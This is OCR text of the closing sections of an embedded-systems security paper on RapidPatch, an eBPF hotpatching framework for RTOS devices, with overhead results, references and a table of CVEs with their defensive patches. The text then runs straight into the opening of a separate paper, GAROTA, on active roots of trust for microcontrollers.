Fixed Patch Points. Since the fixed patch points can affect all the functions instrumented in RTOSes, an increasing number of functions equipped with fixed patch points may cause a higher delay to the system. As shown in Figure 12, we add different scales of fixed patch points in FreeRTOS and Zephyr OS, i.e., only the network stacks, all the subsystems, and the whole system. We install a patch to a vulnerable function of the network stack and send 10K requests to measure the average latency of CoAP Apps. On the NRF52840 device with Zephyr OS, we instrument 342 functions of the network stack (18.4% of all functions in the firmware) and the incurred latency overhead is about 1.84%. When instrumenting 401 functions of all subsystems (21.5%), the incurred latency overhead is about 2.15%. When instrumenting 1051 functions of the whole system (56.5%), the incurred latency overhead is about 18.8%. On the ESP32 device[1] running FreeRTOS, when 195 functions of the network stack (4.5%) are instrumented, the incurred latency overhead is about 0.42%. When 499 functions of all subsystems (11.4%) are instrumented, the incurred latency overhead is about 9.14%. When 1441 functions of the whole system (33%) are instrumented, the incurred latency overhead is about 12.1%. The latencies are increasing with the number of patch points even though there are no active patches installed at these places. The patch triggering and execution delays of each active patch are similar to the cases using dynamic patch points.

Discussion. Since the patch downloading, JIT compiling, and installing processes can run as background tasks, the major performance impacts of our patching system are caused by patch triggering and patch execution. When there are no patches installed, the dynamic triggers are vetted by the hardware and incur negligible overhead while the fixed patch points incur more significant delays as they are inserted into the functions and called repeatedly. As shown in Figure 12, our fixed patch points' instrumentation approach has a similar overhead as the stack canary [36] which only needs to load the global canary value twice from the SRAM to make a comparison. In our experiments, on different RTOSes, if we only

[1] We set the MCU frequence to 80 MHz.




Figure 11: The incurred delays by RapidPatch on NRF52840DK with Zephyr OS.




Figure 12: Overhead with various scales of fixed patch points.

place fixed patch points within the most risky code blocks (i.e., the network stacks), the overhead is less than 2%. When placing fixed patch points all around the systems, especially in the RTOS's core functions, the total overhead is up to 20%. The results on different devices and various RTOSes indicate that placing multiple active patches have little impact on the system's performance, because the execution of a single patch only incurs less than 20 μs delay (as shown in Section 6.3). In fact, the total installed patch number is mostly dominated by the memory size, rather than performance degradation.

7 Related Work

IoT Firmware Update. Normally, over-the-air (OTA) updating [19] is utilized to add new features in IoT systems or fix software bugs (and vulnerabilities) by fully or incrementally modifying the on-chip firmware. Existing works [29, 32, 39, 51] proposed reprogramming methods to reduce the transmitted data during updating. Several frameworks [27, 49] have been proposed to secure OTA updating, including the firmware generation, propagation, verification, and installation phases. However, OTA updating operations require reprogramming the NOR-Flash memory, which means erasing and rewriting partial code blocks of the system. As we have discussed, writing the execution code on flash definitely will halt the corresponding task threads. Although dynamic linking and relocating the RTOSes tasks/libraries can eliminate the system halt [47], it cannot be applied to existing RTOSes, most of which use static linked tasks. Instead of directly modifying the running code on flash, our approach leverages hardware debug features to dynamically load patches or only modify the quiescent code to avoid interfering with the system execution during system update.

Hardware Based Hotpatching. Different from the traditional hotpatching techniques, hardware based hotpatching triggered by hardware debug units can avoid injecting new instructions to vulnerable programs or the corresponding memory space [33, 35]. For instance, Instaguard [33] leverages hardware to enable a rule-driven hotpatching mechanism for Android mobile devices, which can significantly reduce the delay of system patching. Nevertheless, it cannot be applied on IoT devices that run RTOS applications because of the following reasons. First, most of RTOSes only run with one process with various threads in charge of separate task loops, and thus we cannot simply terminate the affected process by using their mechanism. Second, according to our studies on RTOS related CVEs, many CVEs are raised by logic errors in RTOSes, which cannot be fixed by applying rule-based filtering in Instaguard. RapidPatch well addresses this issue

by enabling dynamic code replacement with eBPF. Although HERA [35] can fix such bugs by leveraging the FPB to redirect the vulnerable code to the new binary code, it can only be applied in ARM Cortex-M3/M4 devices. RapidPatch enables a generic approach for different platforms by utilizing both fixed and dynamic patch triggers in various platforms. Particularly, RapidPatch allows dynamic update when the vulnerable function has states shared with other functions, e.g., to fix CVE-2018-16528 (i.e, the vulnerabilities in TLS connectivity modules), which has not been addressed via stateful patches.

Patch Analysis. Patch analysis for vulnerability discovery has been studied in the literature [61]. Fore example, Zhang et. al. propose FIBER [52, 61], a tool to analyze an Android kernel and check if the source code of the kernel have merged with a patch. Pewny et. al. [52] can verify if a bug exists in software by semantic comparison based binary analysis. Their method can also identify bugs across different architectures and find the heartbleed vulnerability in three types of instruction sets (i.e., x86, ARM, and MIPS). These works orthogonal to RapidPatch. We can leverage these tools to identify versions of vulnerable RTOS systems.

System Enhancement with eBPF. In Linux, eBFF are usually used to implement new network functionalities, e.g., performance analysis, network acceleration, and intrusion detection [44–46]. In particular, eBPF has been recently used to develop different defense systems with low processing overhead [38, 40–42, 48, 54, 55]. To best of our knowledge, RapidPatch is the first OS-independent RTOS library that leverage eBPF to enable safe hotpatching for various vulnerable RTOS applications with different instruction set architectures.

8 Discussion

Existing hotpatching solutions in Linux/Android are not applicable on embedded devices due to their resource limitations and requirements on real-time patching. Similar to HERA, RapidPatch can hotpatch the RTOS without modifying the flash (which could impose hundreds of milliseconds delays since the flash sectors need to be first erased before rewriting), and therefore avoid violating the real-time constraints. Moreover, to address the limitations of HERA, RapidPatch provides new patching strategies to support more devices and use bytecode patches to automatically adapt to heterogeneous devices. Yet, RapidPatch still has some common limitations of hotpatching. First, RapidPatch is applied to fix small bugs rather than perform large feature updates and it may fail in certain cases (discussed in Section 6.1). Second, even though the filter patches do not require extra tests, the eBPF verifier can only ensure that the fault patches do not damage the system, without providing guarantees that the patches are bug-free. Third, the device maintainers still need to manually obtain the patches from the providers (e.g., the RTOS/Library developers) and deploy the patches via RapidPatch. The RapidPatch is suitable for the vendors to quickly deploy temporary patches to prevent the exploitation of vulnerabilities. To better protect the devices, they need to regularly renew the versions of RTOSes/Libraries for the firmware.

9 Conclusion

In this paper, we propose RapidPatch, a novel hotpatching framework aiming at accelerating the patch development and deployment for real-time embedded devices. RapidPatch allows different vendors to share the same source code patch among all the heterogeneous devices for the same vulnerability and the generated patches can be instantly installed by all downstream devices. We prototype RapidPatch that can be deployed on different types of embedded devices. In particular, by porting the eBPF VM JIT mode to these devices, RapidPatch enables hotpatching the devices with a negligible delay. We evaluate RapidPatch on major CVEs on diferent RTOSes with various devices to demonstrate the applicability, genericity, and performance of RapidPatch.

Acknowledgments

We would like to thank our shepherd Ahmad Reza Sadeghi and the anonymous reviewers for their comments. This work is supported in part by the National Key R&D Program of China under Grant 2018YFB1800304, NSFC under Grant 62132011, 61825204, U20B2049, 61822207, 61822309, and 61773310, Beijing Outstanding Young Scientist Program under Grant BJJWZYJH012019100030011, Shaanxi Province Key Industry Innovation Program under Grant 2021ZDLGY01-02, and BNRist under Grant BNR2020 RC01013. Kun Sun's work is supported in part by the U.S. Department of the Army grant W56KGU-20-C-0008 and the National Science Foundation under Grant CNS-1822094. Qi Li is the corresponding author of this paper.

References

[1] The RapidPatch source code. https://github.com/IoTAccessControl/RapidPatch.

[2] A thorough introduction to eBPF. https://lwn.net/Articles/740157/, (Last Accessed, May 3, 2021).

[3] A/B (Seamless) System Updates. https://source.android.com/devices/tech/ota/ab, (Last Accessed, May 3, 2021).

[4] About the flash patch and breakpoint unit in arm cortex-m3/m4. https://developer.arm.com/documentation/ddi0337/h/debug/about-the-flash-patch-and-breakpoint-unit--fpb-, (Last Accessed, May 3, 2021).

[5] Amazon FreeRTOS. https://aws.amazon.com/freertos/, (Last Accessed, May 3, 2021).

[6] AMNESIA:33 – Foresout Research Labs Finds 33 New Vulnerabilities in Open Source TCP/IP Stacks. "https://www.forescout.com/company/blog/amnesia33-forescout-research-labs-finds-33-new-vulnerabilities-in-open-source-tcp-ip-stacks/", (Last Accessed, May 3, 2021).

[7] Apache NuttX. https://nuttx.apache.org/, (Last Accessed, May 3, 2021).

[8] eBPF XDP. https://blogs.igalia.com/dpino/2019/01/07/a-brief-introduction-to-xdp-and-ebpf/, (Last Accessed, May 3, 2021).

[9] Espressif's A/B Systems based over the air update (OTA). https://docs.espressif.com/projects/esp-idf/en/latest/esp32/api-reference/system/ota.html, (Last Accessed, May 3, 2021).

[10] Hacking the Printer. https://www.hackread.com/28000-exposed-printers-hacked-over-lack-printer-security/, (Last Accessed, May 3, 2021).

[11] IoT Developer Survey 2019 Results and 2020 IoT Developer Survey Key Findings. https://iot.eclipse.org/community/resources/iot-surveys/, (Last Accessed, May 3, 2021).

[12] Kernel Probes (Kprobes). https://www.kernel.org/doc/Documentation/kprobes.txt, (Last Accessed, May 3, 2021).

[13] KProbe is not supported by Xtensa yet. https://www.kernel.org/doc/html/latest/xtensa/features.html, (Last Accessed, May 3, 2021).

[14] LiteOS. https://www.huawei.com/minisite/liteos/en/, (Last Accessed, May 3, 2021).

[15] Mbed TLS. https://github.com/ARMmbed/mbedtls, (Last Accessed, May 3, 2021).

[16] National vulnerability database. https://nvd.nist.gov/, (Last Accessed, May 3, 2021).

[17] Newlib: Libc for embedded systems. https://sourceware.org/newlib/, (Last Accessed, May 3, 2021).

[18] nRF52 Series. https://www.nordicsemi.com/-/media/Software-and-other-downloads/Product-Briefs/nRF52-Series-SoC-PB-50.pdf, (Last Accessed, May 3, 2021).

[19] Over-the-Air (OTA) Updates in Embedded Microcontroller Applications. https://www.analog.com/en/analog-dialogue/articles/over-the-air-ota-updates-in-embedded-microcontroller-applications.html, (Last Accessed, May 3, 2021).

[20] RFC for IoT Device Classes: Terminology for Constrained-Node Networks. https://tools.ietf.org/html/rfc7228#page-8, (Last Accessed, May 3, 2021).

[21] Ripple20: 19 Zero-Day Vulnerabilities Amplified by the Supply Chain. https://www.jsof-tech.com/ripple20/, (Last Accessed, May 3, 2021).

[22] RISC-V KProbe Feature. https://www.kernel.org/doc/html/latest/riscv/features.html, (Last Accessed, May 3, 2021).

[23] The PicoTCP Library. http://picotcp.altran.be/, (Last Accessed, May 3, 2021).

[24] There is no flash patch feature in the cortex-m7 processor. https://www.keil.com/appnotes/files/apnt_270.pdf, (Last Accessed, May 3, 2021).

[25] wolfSSL Embedded SSL/TLS Library. https://github.com/wolfSSL/wolfssl, (Last Accessed, May 3, 2021).

[26] Zephyr OS. https://www.zephyrproject.org/, (Last Accessed, May 3, 2021).

[27] Mahmoud Ammar and Bruno Crispo. Verify&revive: Secure detection and recovery of compromised low-end embedded devices. In *ACM ACSAC*, 2020.

[28] Daniele Antonioli, Nils Ole Tippenhauer, and Kasper B. Rasmussen. The KNOB is broken: Exploiting low entropy in the encryption key negotiation of bluetooth br/edr. In *28th USENIX Security*, 2019.

[29] Konstantinos Arakadakis, P. Charalampidis, Antonis Makrogiannakis, and Alexandros Fragkiadakis. Firmware over-the-air programming techniques for IoT networks - a survey. *ArXiv*, abs/2009.02260, 2020.

[30] Jeff Arnold and M Frans Kaashoek. Ksplice: Automatic rebootless kernel updates. In *Proceedings of the 4th ACM European conference on Computer systems*, pages 187–198, 2009.

[31] Adrian Baranchuk, Marwan M. Refaat, Kristen K. Patton, Mina K. Chung, Kousik Krishnan, Valentina Kutyifa, Gaurav Upadhyay, John D. Fisher, and Dhanunjaya R. Lakkireddy. Cybersecurity for cardiac implantable electronic devices: What should you know? *Journal of the American College of Cardiology*, 71(11):1284 – 1288, 2018.

[32] J. Bauwens, P. Ruckebusch, S. Giannoulis, I. Moerman, and E. D. Poorter. Over-the-air software updates in the internet of things: An overview of key principles. *IEEE Communications Magazine*, 58(2):35–41, 2020.

[33] Yaohui Chen, Yuping Li, Long Lu, Yueh-Hsun Lin, Hayawardh Vijayakumar, Zhi Wang, and Xinming Ou. Instaguard: Instantly deployable hot-patches for vulnerable system programs on android. In *NDSS'18*, 2018.

[34] Yue Chen, Yulong Zhang, Zhi Wang, Liangzhao Xia, Chenfu Bao, and Tao Wei. Adaptive android kernel live patching. In *26th USENIX Security*, 2017.

[35] Lucas Davi Christian Niesler, Sebastian Surminski. Hera: Hotpatching of embedded real-time applications. In *NDSS*, 2021.

[36] Thurston H.Y. Dang, Petros Maniatis, and David Wagner. The performance cost of shadow stacks and stack canaries. In *10th ASIA CCS*, 2015.

[37] B. Dasarathy. Timing constraints of real-time systems: Constructs for expressing them, methods of validating them. *IEEE Transactions on Software Engineering*, 11(01):80–86, jan 1985.

[38] Nicholas DeMarinis, Kent Williams-King, Di Jin, Rodrigo Fonseca, and Vasileios P. Kemerlis. Sysfilter: Automated System Call Filtering for Commodity Software. In *RAID*, 2020.

[39] W. Dong, B. Mo, C. Huang, Y. Liu, and C. Chen. R3: Optimizing relocatable code for efficient reprogramming in networked embedded systems. In *2013 Proceedings IEEE INFOCOM*, pages 315–319, 2013.

[40] William Findlay, David Barrera, and Anil Somayaji. Bpfcontain: Fixing the soft underbelly of container security. *arXiv preprint arXiv:2102.06972*, 2021.

[41] William Findlay, Anil Somayaji, and David Barrera. bpfbox: Simple precise process confinement with ebpf. In *Proceedings of the 2020 ACM SIGSAC Conference on Cloud Computing Security Workshop*, pages 91–103, 2020.

[42] Seyedhamed Ghavamnia, Tapti Palit, Shachee Mishra, and Michalis Polychronakis. Temporal system call specialization for attack surface reduction. In *29th USENIX Security*, 2020.

[43] C. Giuffrida, C. Iorgulescu, G. Tamburrelli, and A. S. Tanenbaum. Automating live update for generic server programs. *IEEE Transactions on Software Engineering*, 43(3):207–225, 2017.

[44] Sasha Goldshtein. The next linux superpower: ebpf primer. Dublin, July 2016. USENIX Association.

[45] Brendan Gregg. Performance superpowers with enhanced BPF. Santa Clara, CA, July 2017. USENIX Association.

[46] Brendan Gregg. BPF performance tools. Portland, OR, October 2019. USENIX Association.

[47] Simon Holmbacka, Wictor Lund, Sébastien Lafond, and Johan Lilius. Lightweight framework for runtime updating of c-based software in embedded systems. In *5th Workshop on Hot Topics in Software Upgrades (HotSWUp 13)*, San Jose, CA, June 2013. USENIX Association.

[48] Taesoo Kim and Nickolai Zeldovich. Practical and effective sandboxing for non-root users. In *USENIX ATC 13)*, 2013.

[49] Antonio Langiu, Carlo Alberto Boano, Markus Schuß, and Kay Römer. Upkit: An open-source, portable, and lightweight update framework for constrained iot devices. In *39th ICDCS*, 2019.

[50] A. Machiry, N. Redini, E. Camellini, C. Kruegel, and G. Vigna. Spider: Enabling fast patch propagation in related software repositories. In *IEEE S&P*, 2020.

[51] Rajesh Krishna Panta, Saurabh Bagchi, and Samuel P. Midkiff. Zephyr: Efficient incremental reprogramming of sensor nodes using function call indirections and difference computation. In *USENIX ATC*, 2009.

[52] J. Pewny, B. Garmany, R. Gawlik, C. Rossow, and T. Holz. Cross-architecture bug search in binary executables. In *IEEE S&P*, pages 709–724, 2015.

[53] Florian Rommel, Christian Dietrich, Daniel Friesel, Marcel Köppen, Christoph Borchert, Michael Müller, Olaf Spinczyk, and Daniel Lohmann. From global to local quiescence: Wait-free code patching of multi-threaded processes. In *14th USENIX OSDI, 2020*.

[54] Chengyu Song, Chao Zhang, Tielei Wang, Wenke Lee, and David Melski. Exploiting and protecting dynamic code generation. In *NDSS*, 2015.

[55] D. J. Tian, G. Hernandez, J. I. Choi, V. Frost, P. C. Johnson, and K. R. B. Butler. Lbm: A security framework for peripherals within the linux kernel. In *IEEE S&P*, 2019.

[56] Qiushi Wu, Yang He, Stephen McCamant, and Kangjie Lu. Precisely characterizing security impact in a flood of patches via symbolic rule comparison. In *NDSS*, 2020.

[57] Zhengzi Xu, Yulong Zhang, Longri Zheng, Liangzhao Xia, Chenfu Bao, Zhi Wang, and Yang Liu. Automatic hot patch generation for android kernels. In *29th USENIX Security*, 2020.

[58] Joseph Yiu. Chapter 14.3: Debug modes. In *The Definitive Guide to ARM Cortex-M3 and Cortex-M4 Processors, Third Edition*, pages 456–462. Newnes, USA, 3rd edition, 2013.

[59] Joseph Yiu. Chapter 23.10: Flash patch feature. In *The Definitive Guide to ARM Cortex-M3 and Cortex-M4 Processors, Third Edition*, pages 761–765. Newnes, USA, 3rd edition, 2013.

[60] C. Zhang, W. Ahn, Y. Zhang, and B. R. Childers. Live code update for iot devices in energy harvesting environments. In *2016 5th Non-Volatile Memory Systems and Applications Symposium (NVMSA)*, pages 1–6, 2016.

[61] Hang Zhang and Zhiyun Qian. Precise and accurate patch presence test for binaries. In *27th USENIX Security*, 2018.

[62] Zheng Zhang, Hang Zhang, Zhiyun Qian, and Billy Lau. An investigation of the android kernel patch ecosystem. In *30th USENIX Security*, 2021.

A CVE Case Study

Our in-depth CVE case study reveals common patterns of vulnerabilities and proves the effectiveness and necessity of our patch design. The most common (34/62) vulnerabilities in embedded network stacks are the lack of boundary or sanity checks when processing ingress packets, which can be efficiently fixed via filter patches. Taking CVEs of FreeRTOS as examples, CVE-2018-16602 (DHCP), CVE-2018-16603 (TCP), CVE-2018-16600 (ARP) and CVE-2018-16527 (ICMP) have the same root cause that the IP packet handler function `prvProcessIPPacket` fails to check whether a packet uses a valid protocol or has a valid packet length. We use a single filter patch at the entrance of function `prvProcessIPPacket` to validate the ingress IP packets by adding extra checks to ensure that the packets have valid headers and lengths that are coherent with their protocols. As such, we fix a bundle of vulnerabilities simultaneously. Actually, considering that the packets using various upper-layer protocols usually share the same lower-layer protocol and dispatching entrance, we can fix vulnerabilities with filter patches more efficiently.

Logical bugs in RTOSes reveal the necessity of code replace patch. These bugs may cause system failures even under legitimate inputs. For instance, CVE-2020-10023 arises due to wrongly passing *shift* (instead of *j*) when invoking `memmove` in function `shell_spaces_trim`. To fix it, we need to rewrite the passed parameters. While for CVE-2017-14201, the misuse of stack variable in function `dns_result_cb` leads to a Use after Free vulnerability. As such, we must modify the parameter construction, passing and interpretation logic of function `dns_result_cb` via code replace patches.




Figure 13: The patch entrance and exit basic blocks for CVE-2020-10021

```
patch_type: filter_patch

trigger_point:
  function_position: infoTransfer
  statement_position: addr = n * BLOCK_SIZE;

trigger_type: KPROBE

run_type: JIT

iteration_threshold: default

priortiy: default

variable_map:
  - MARCO_MEM_SIZE:
    address_type:  global_variable
    match_name: memory_size
```

Figure 14: Patch configuration for CVE-2020-10021

B Baisc Block-Level Patch

As is shown in Figure 13, the root cause of Zephyr's CVE-2020-10021 is that the address written by USB Mass Storage may exceed the memory size. Mitigating it requires adding extra checks to the write range. Right after the statement `addr = n * BLOCK_SIZE;` is executed, we can easily validate the address to be written stored in variable `addr` using register `r0`. The original source code patch is shown in green lines which handles the error by calling `sendCSW()` to notify the memory-write error. Instead of writing a code replace patch from the beginning, we redirect the control flow to reuse another existing error handling basic block. With the help of basic block level patch, RapidPatch has a very lightweight way of fixing the bugs by just blocking or replacing the vulnerable basic blocks. The patch configuration file for CVE-2020-10021 is shown in Figure 14.

C CVE Dataset

Table 7 shows the CVEs studied in this paper. Around 90.3% CVEs (i.e., 56/62) can be fixed by hotpatching, while only six CVEs cannot be fixed, which are marked as – in the Patch Type column.

CVE-ID	OS/Lib	Patch Description / Reason Why Cannot Fix	Patch Type
2018-16528	FreeRTOS	Record mbedtls_ssl_handshake status with eBPF map to prevent using unready mbedTLS context	Filter Patch + Map
2018-16522	FreeRTOS	Basic block replacement to initialize protocol with memset name buffer after malloc	Code Replace Patch
2018-16526	FreeRTOS	Rewrite function prvProcessIPPacket to update pxIPHeader->ucVersionHeaderLength	Code Replace Patch
2018-16525	FreeRTOS	Add UDP payload length field validation for prvProcessIPPacket function	Filter Patch
2018-16599	FreeRTOS	Add UDP payload length field validation for prvProcessIPPacket function	Filter Patch
2018-16601	FreeRTOS	Add IP header length field validation for prvProcessIPPacket function	Filter Patch
2018-16523	FreeRTOS	Check if uxNewMSS equals zero before use	Filter Patch
2018-16524	FreeRTOS	Add validation for pucLast against received packet buffer bound in function prvCheckOptions	Filter Patch
2018-16603	FreeRTOS	Check if the received frame is larger than the minimum packet size	Filter Patch
2018-16602	FreeRTOS	Add length checks for the DHCP option fields walking loop	Filter Patch
2018-16600	FreeRTOS	Check received frame size in function prvProcessEthernetPacket for ARP case	Filter Patch
2018-16527	FreeRTOS	Check received frame size in function prvProcessIPPacket for ICMP case	Filter Patch
2018-16598	FreeRTOS	Match outgoing DNS query with received answer using eBPF map	Filter Patch + Map
2017-14199	ZephyrOS	Add out-of-bound check for function dns_resolve_cb	Filter Patch
2017-14201	ZephyrOS	Modify the way to pass and interpret void *user_data for function dns_result_cb	Code Replace Patch
2017-14202	ZephyrOS	Macro and struct definitions modification are involved	–
2019-9506	ZephyrOS	Add filter point to ban low encryption key length	Filter Patch
2020-10019	ZephyrOS	Limit upload length to the size of the request buffer	Filter Patch
2020-10021	ZephyrOS	Check if LBA is within the range of memory_size	Filter Patch
2020-10022	ZephyrOS	Too many vulnerable functions are involved	–
2020-10023	ZephyrOS	Rewrite the logic for counting the length in function shell_spaces_trim	Code Replace Patch
2020-10024	ZephyrOS	Obtain C flag in APSR after the cmp instruction to help enforce unsigned comparison	Filter Patch
2020-10027	ZephyrOS	Obtain C flag in APSR after the cmp instruction to help enforce unsigned comparison	Filter Patch
2020-10028	ZephyrOS	Perform validation for arguments of the GPIO handlers	Filter Patch
2020-10058	ZephyrOS	Perform validation for arguments of the kscan syscalls	Filter Patch
2020-10059	ZephyrOS	Enable DTLS peer checking for the UpdateHub module	Code Replace Patch
2020-10060	ZephyrOS	Add array length check to avoid reference uninitialized stack memory	Filter Patch
2020-10061	ZephyrOS	Basic block-level prevent referencing uninitialized stack memory in function updatehub_probe	Filter Patch
2020-10062	ZephyrOS	Rewrite packet_length_decode function to correct the looping logic	Code Replace Patch
2020-10063	ZephyrOS	Check for integer overflow during CoAP option parsing	Filter Patch
2020-10064	ZephyrOS	Patch code is too complex and involves many changes	–
2020-10066	ZephyrOS	Add argument nullpointer checks for function hci_cmd_done in Bluetooth HCI core	Filter Patch
2020-10067	ZephyrOS	Add integer overflow checks for is_in_region function	Filter Patch
2020-10068	ZephyrOS	Drop response with no local initiated request and duplicate requests	Filter Patch
2020-10069	ZephyrOS	Add arguments validation for function ull_slave_setup	Filter Patch
2020-10070	ZephyrOS	Add arithmetic overflow and buffer bound checks for function mqtt_read_message_chunk	Filter Patch
2020-10071	ZephyrOS	Further check the length field on publish messages	Filter Patch
2020-10072	ZephyrOS	Patch code is too complex and involves many changes	–
2020-13598	ZephyrOS	Macro definition modification are involved	–
2020-13600	ZephyrOS	Rewrite function eswifi_reset and __parse_scan_res logic to add buffer overflow check	Code Replace Patch
2020-13601	ZephyrOS	Add out-of-bounds read check in the middle of function dns_read	Filter Patch
2020-13602	ZephyrOS	Basic block-level intercept redundant branch for malformed packet in function do_write_op_tlv	Filter Patch
2020-17441	PicoTCP	Validate IPv6 payload length field against actual size for function pico_ipv6_process_in	Filter Patch
2020-17442	PicoTCP	Validate hop-by-hop IPv6 extension header length field for function pico_ipv6_process_hopbyhop	Filter Patch
2020-17443	PicoTCP	Restrict that echo->transport_len is no less than 8 in pico_icmp6_send_echoreply	Filter Patch
2020-17444	PicoTCP	Check possible overflow of header extension length field for pico_ipv6_check_headers_sequence	Filter Patch
2020-17445	PicoTCP	Validate optlen using a loop prior to function pico_ipv6_process_destopt	Filter Patch
2020-24337	PicoTCP	Validate TCP packet option length field before invoking option handler	Filter Patch
2020-24338	PicoTCP	Add bound check on iterator for the while loop in function pico_dns_decompress_name	Filter Patch
2020-24339	PicoTCP	Add out-of-bounds check for iterator of pico_dns_packet in function pico_dns_decompress_name	Filter Patch
2020-17437	uIP	Add validation for Urgent data offset(uip_urglen) in TCP data	Filter Patch
2020-24334	uIP	Add checks for nameptr when processing DNS answers to prevent possible out-of-bound read	Filter Patch
2021-3336	wolfSSL	Exit function DoTls13CertificateVerify on signature without corresponding certificate	Filter Patch
2020-24585	wolfSSL	Add check to reject DTLS application data messages in epoch 0 as out of order	Filter Patch
2020-12457	wolfSSL	Record with eBPF map to prevent multiple ChangeCipherSpecs in a row	Filter Patch + Map
2019-18840	wolfSSL	Need to add too many sanity checks	–
2019-16748	wolfSSL	Add sanity check on length before read for function CheckCertSignature_ex	Filter Patch
2020-24335	Contiki-NG	Rewrite function decode_name to limit pointer bound during domain name parse	Code Replace Patch
2020-24336	Contiki-NG	Validate DNS answer‘s length field before using it for memcpy in function ip64_dns64_4to6	Filter Patch
2020-13987	Contiki	Add out-of-bounds check for upper_layer_len in function upper_layer_chksum	Filter Patch
2020-17439	Contiki	Match DNS reply with outgoing DNS query using eBPF map for function newdata	Filter Patch + Map
2020-25111	Nut/Net	Rewrite function ScanName to validate domain name length and label length	Code Replace Patch

Table 7: CVEs studied in this paper.

GAROTA: Generalized Active Root-Of-Trust Architecture (for Tiny Embedded Devices)

Esmerald Aliaj[1], Ivan De Oliveira Nunes[2], and Gene Tsudik[1]

[1]University of California, Irvine
[2]Rochester Institute of Technology
{ealiaj, gene.tsudik}@uci.edu, ivanoliv@mail.rit.edu

Abstract

Embedded (aka smart or IoT) devices are increasingly popular and becoming ubiquitous. Unsurprisingly, they are also attractive attack targets for exploits and malware. Low-end embedded devices, designed with strict cost, size, and energy limitations, are especially challenging to secure, given their lack of resources to implement sophisticated security services, available on higher-end computing devices. To this end, several tiny Roots-of-Trust (RoTs) were proposed to enable services, such as remote verification of device's software state and run-time integrity. Such RoTs operate **reactively**: they can prove whether a desired action (e.g., software update or program execution) **was** performed on a specific device. However, they can not guarantee that a desired action **will be** performed, since malware controlling the device can trivially block access to the RoT by ignoring/discarding received commands and other trigger events. This is an important problem because it allows malware to effectively "brick" or incapacitate a potentially huge number of (possibly mission-critical) devices.

Though recent work made progress in terms of incorporating more active behavior atop existing RoTs, much of it relies on extensive hardware support in the form of Trusted Execution Environments (TEEs), which are generally too costly for low-end devices. In this paper, we set out to systematically design a minimal active RoT for low-end MCU-s. We begin with three questions: *(1) What functionality is required to guarantee actions in the presence of malware? (2) How to implement this efficiently? and (3) What are the security benefits of such an active RoT architecture?* We then design, implement, formally verify, and evaluate *GAROTA* : Generalized Active Root-Of-Trust Architecture. We believe that *GAROTA* is the first clean-slate design of an active RoT for low-end MCU-s. We show how *GAROTA* guarantees that even a fully software-compromised low-end MCU performs a desired action. We demonstrate its practicality by implementing *GAROTA* in the context of three types of applications where actions are triggered by: sensing hardware, network events and timers. We also formally specify and verify *GAROTA* functionality and properties.

1 Introduction

The importance of embedded systems is hard to overestimate and their use in critical settings is projected to rise sharply [1]. Such systems are increasingly inter-dependent and used in many settings, including household, office, factory, automotive, health and safety, as well as national defense and space exploration. Embedded devices are usually deployed in large quantities and for specific purposes. Due to cost, size and energy constraints, they typically cannot host complex security mechanisms. Thus, they are an easy and natural target for attackers that want to quickly and efficiently cause harm on an organizational, regional, national or even global, level. Fundamental trade-offs between security and other priorities, such as cost or performance are a recurring theme in the domain of embedded devices. Resolving these trade-offs, is challenging and very important.

